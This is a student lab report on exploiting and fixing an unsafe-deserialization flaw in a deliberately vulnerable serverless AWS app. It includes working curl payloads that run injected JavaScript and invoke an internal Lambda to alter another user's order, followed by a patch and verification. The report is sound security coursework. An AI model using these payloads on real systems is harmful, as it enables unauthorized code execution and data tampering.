ICS344 - Information Security – Section 4

Student Name(s) + ID(s):

Abdulwahab Badirah 202160410

Yazed almutairi 202164390

Abdulmuhaymin Althabit 202275600

Mohammed Alfaraj 202323090

DVSA Website URL: http://dvsa-website-lesson5-videos-

471934607136-us-east-1.s3-website.us-east-1.amazonaws.com

AWS Region: N. Virginia (us-east-1)

Date: 5/3/2026

Vulnerability Title(s): Broken Access Control

Goal and Vulnerability Summary

This lesson demonstrates a vulnerability in DVSA that allows unauthorized modification of order data. The issue is reachable through the DVSA-ORDER-MANAGER Lambda function behind the public order API. By abusing the vulnerable request-handling path, attacker-controlled input can trigger unintended backend behavior and update order fields that should not be editable by a normal user. The result is a loss of integrity, because order status, confirmation token, and total price can be changed without proper authorization.

Why This Works / Root Cause

The vulnerability works because the backend accepts attacker-controlled input and processes it unsafely. Instead of treating request data strictly as normal JSON input, the vulnerable code allows crafted payloads to be interpreted in a dangerous way. This makes it possible to inject unintended logic into the request and use the Lambda environment to call internal AWS functionality. Through that path, the attacker can reach an internal order-update function and submit forged order data, causing unauthorized changes to another order.

Environment and Setup

DVSA was deployed in **N. Virginia (us-east-1)** using the Serverless Application Repository, and the website was accessed using the WebsiteURL from CloudFormation Outputs with a fresh stack. Two non-admin users were created for testing:

- User B (userb) as the attacker
- User C (userc) as the victim

At least one order was placed. The public API endpoint was obtained from browser DevTools by observing frontend order requests. The AWS components used in this lesson were:

- API Gateway
- DVSA-ORDER-MANAGER
- CloudWatch Logs
- internal Lambda invocation
- backend order update function

The tools used were:

- AWS Console
- browser DevTools
- curl
- python3
- jq
- Ubuntu terminal

Reproduction Steps

1- Deploy a fresh DVSA stack and open the WebsiteURL from CloudFormation.

2- Create User B and User C and place at least one order. Figure 1 shows the order for User B which is important to see the changes after the attack.




Figure 1: User B's unaltered order

3- While logged in as User B, open DevTools in the Orders section and copy:

- The Request URL (API endpoint)
- The authorization token

4- Export the values in the terminal:

```
export API="https://<api-id>.execute-api.us-east-1.amazonaws.com/<stage>/order"
export TOKEN_B="<redacted>"
export ORDER_B="<redacted>"
```

5- Decode the JWT payload to confirm the attacker identity and verify that the token is still valid:

```
python3 - <<'PY'
import os, json, base64, time
t = os.environ["TOKEN_B"]
p = t.split(".")[1]
p += "=" * (-len(p) % 4)
d = json.loads(base64.urlsafe_b64decode(p.encode()))
print("sub :", d.get("sub"))
print("username:", d.get("username"))
print("exp :", d.get("exp"))
print("now :", int(time.time()))
print("expired?:", int(time.time()) > d["exp"])
PY
```

6- Verify normal behavior by sending a legitimate orders request:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

7- Test whether the vulnerable deserialization path can execute injected content by sending a marker payload:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

8- Open CloudWatch Logs for DVSA-ORDER-MANAGER and confirm that PATCH_TEST_123 appears.

9- Download the Lambda source package for DVSA-ORDER-MANAGER, add aws-sdk@2, re-zip it, and upload it back to Lambda:

```
mkdir -p ~/dvsa-order-manager

cd ~/dvsa-order-manager

unzip /path/to/DVSA-ORDER-MANAGER.zip



export PATH=/usr/bin:/bin:$PATH

hash -r



npm install aws-sdk@2

zip -r ~/dvsa-order-manager-with-awssdk.zip .
```

10- Verify that aws-sdk can now be loaded through the same injection path:

```
curl -sS -X POST "$API" \

-H "content-type: application/json" \

-H "authorization: $TOKEN_B" \

--data-raw '{"action":"_$$ND_FUNC$$_function(){try{var a=require(\"aws-

sdk\");console.error(\"STEP_OK_3\");}catch(e){console.error(\"STEP_ERR_3:\"+e.mes

sage);} }()","cart-id":""}' \

-w '\nHTTP_CODE=%{http_code}\n'
```

11-Confirm STEP_OK_3 in CloudWatch.

12-Prepare the Lesson 5 payload file that invokes the internal order-update function through the injection path.


13-Send the payload file:

```
curl -sS -X POST "$API" \

-H "content-type: application/json" \

-H "authorization: $TOKEN_B" \

--data-binary @/home/user-m/lesson5_body.json \

-w '\nHTTP_CODE=%{http_code}\n'
```

14- Confirm in CloudWatch that the backend returned a result such as:

- LESSON5_RESULT
- {"status":"ok","msg":"order updated"}

15- Refresh the order page and verify that the target order fields changed. Figure 2 shows the order after altering its details.



My Orders

Date	ID	Status	Total	Confirmation
4/24/2026, 3:47:10 AM	5933182c-786b-40fc-b1b8-99d0976d67ab	paid	$25	aSD32d2ASd2

Figure 2: Order after unauthorized modification of status, total, and confirmation token

16- Optional step, use nano ~/lesson5_body.json to open the order and change variables. After finishing, use “ctrl + o” to save and “ctrl + x” to exit. Then cat ~/lesson5_body.json was used to review the file contents. Figure 3 shows the nano screen.

```
  GNU nano 7.2                    /home/user-m/lesson5_body.json
{
  "action": "_$$ND_FUNC$$_function(){var aws=require(\"aws-sdk\");var lambda=new aws.Lambda();var p={FunctionName:\"DVS>
  "cart-id": ""
}

                                  [ Read 5 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy
```

Figure 3: Shows the nano screen with the order and its variables

Evidence and Proof

The vulnerability was confirmed in multiple stages.

Normal behaviour: a legitimate orders request returned the attacker's normal order data.

Exploit behaviour:

- CloudWatch showed PATCH_TEST_123, proving the injected payload was executed.
- CloudWatch then showed STEP_OK_3, proving that aws-sdk could be loaded from the injected code path.
- The Lesson 5 payload then triggered the internal order-update function.
- CloudWatch returned LESSON5_RESULT with a successful update message.

- The target order page reflected unauthorized changes, including modified status, total, and confirmation token.

This proves that the vulnerable request path allowed attacker-controlled input to trigger unintended backend behavior and modify order data that should not have been changeable. Figure 4 shows the payload showing that the attack succeeded.

```
2026-04-24T00:48:57.455Z    REPORT RequestId: 14c8d8f1-b4d3-49b0-a226-40ce6170b482 Duration: 684.59 ms Billed Du
2026-04-24T00:49:18.231Z    START RequestId: bba51319-6041-4669-bbcf-6d11d2519de9 Version: $LATEST
2026-04-24T00:49:20.324Z    2026-04-24T00:49:20.324Z bba51319-6041-4669-bbcf-6d11d2519de9 ERROR LESSON5_RESULT:{

2026-04-24T00:49:20.324Z    bba51319-6041-4669-bbcf-6d11d2519de9    ERROR    LESSON5_RESULT:
{
    "error": null,
    "payload": "{\"status\": \"ok\", \"msg\": \"order updated\"}"
}
```

Figure 4: CloudWatch showing LESSON5_RESULT with successful order update

Fix Strategy / Probable Mitigation

The fix belongs in the DVSA-ORDER-MANAGER Lambda, specifically in the request-handling logic that processes event.body and event.headers. The correct mitigation is to remove unsafe deserialization and replace it with strict JSON parsing and input validation. In addition, the backend should only allow known safe actions through an explicit allowlist. This addresses the root cause because the malicious function-style payload is no longer interpreted or accepted as a valid request value.

Code / Config Changes

The vulnerable code deserialized untrusted input unsafely and then trusted the resulting object.

The fix replaces that logic with:

- strict handling of event.body and event.headers
- safe JSON.parse(...)
- an explicit allowedActions set
- immediate rejection of unknown or malformed actions

The fix was applied in DVSA-ORDER-MANAGER/order-manager.js.

The main fixed code block was:

```
let req;

let headers;



try {

    req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;

    headers = typeof event.headers === "string"

      ? JSON.parse(event.headers)

      : (event.headers || {});

} catch (e) {

    return callback(null, {

        statusCode: 400,

        headers: { "Access-Control-Allow-Origin": "*" },

        body: JSON.stringify({ status: "err", msg: "invalid json" })

    });

}



const allowedActions = new Set([

  "new",

  "update",

  "cancel",

  "get",

  "orders",
```

```
"account",
  "profile",
  "shipping",
  "billing",
  "complete",
  "inbox",
  "message",
  "delete",
  "upload",
  "feedback",
  "admin-orders"
]);


if (!req || typeof req.action !== "string" || !allowedActions.has(req.action)) {
    return callback(null, {
        statusCode: 400,
        headers: { "Access-Control-Allow-Origin": "*" },
        body: JSON.stringify({ status: "err", msg: "unknown action" })
    });
}
```

These changes make sure that the backend only accepts expected request structures and no longer allows injected payloads to be executed.

Verification After Fix

After applying the fix, the same procedure was repeated.

First, the old injection marker payload was tested again:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

After the fix:

- the backend returned an error message “unknown action”
- CloudWatch no longer showed PATCH_TEST_123

Then the Lesson 5 exploit payload was tested again:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-binary @/home/user-m/lesson5_body.json \
-w '\nHTTP_CODE=%{http_code}\n'
```

After the fix:

- the backend rejected the request with unknown action
- CloudWatch no longer showed LESSON5_RESULT
- no unauthorized order update occurred

Finally, normal functionality was checked again:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

The legitimate request still returned valid order data with HTTP_CODE=200. This confirms that the fix did not break normal website behavior and successfully blocked the exploit path. Figures 5 and 6 show the legitimate request succeeding and the injected request failing, respectively. In the CloudWatch logs, the exploit payload no longer appeared in CloudWatch after the fix.

```
user-m@MSI:~$ curl -sS -X POST "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"orders"}' \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"ok","orders":[{"order-id":"5933182c-786b-40fc-b1b8-99d0976d67ab","date":"1776991630","total":25,"status":"pai
d","token":"aSD32d2ASd2"}]}
HTTP_CODE=200
user-m@MSI:~$
```

Figure 5: Legitimate request succeeding with code 200

```
user-m@MSI:~$ curl -sS -X POST "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-binary @/home/user-m/lesson5_body.json \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"err","msg":"unknown action"}
HTTP_CODE=400
user-m@MSI:~$
```

Figure 6: Shows the injected request failing with code 400

Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Broken Access Control	The backend should safely parse request data, accept only expected action values, never execute attacker-controlled input, and never allow unauthorized modification of order data.	Browser Orders workflow, API request structure, CloudWatch logs, injected request payloads, backend update result, order page before/after, Lambda code path.	A legitimate orders request returned normal order data only.	The injection payload produced PATCH_TEST_123, then STEP_OK_3, then LESSON5_RESULT, and the order page showed unauthorized changes to status, total, and confirmation token.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Access Control	The backend interpreted attacker-controlled input in an unsafe way, allowing injected code-like content to execute and misuse internal AWS functionality. This violated the intended rule that request data should be treated as data only and that order records should not be modified without proper authorization.	Intentional misuse / security-relevant abuse	Safe JSON parsing and action allowlisting were added in DVSA-ORDER-MANAGER/order-manager.js before request actions were trusted.	The old injected marker and exploit payloads were rejected, no new exploit logs appeared, and normal orders requests still worked.	Did not measure

Takeaway / Lessons Learned

The main takeaway from this lesson is that untrusted input must never be deserialized in a way that can trigger unintended behavior. In a serverless environment, one unsafe parsing decision inside a Lambda function can lead to backend code execution and unauthorized modification of application data. A secure design principle that prevents this is strict input validation with safe parsing and explicit allowlisting.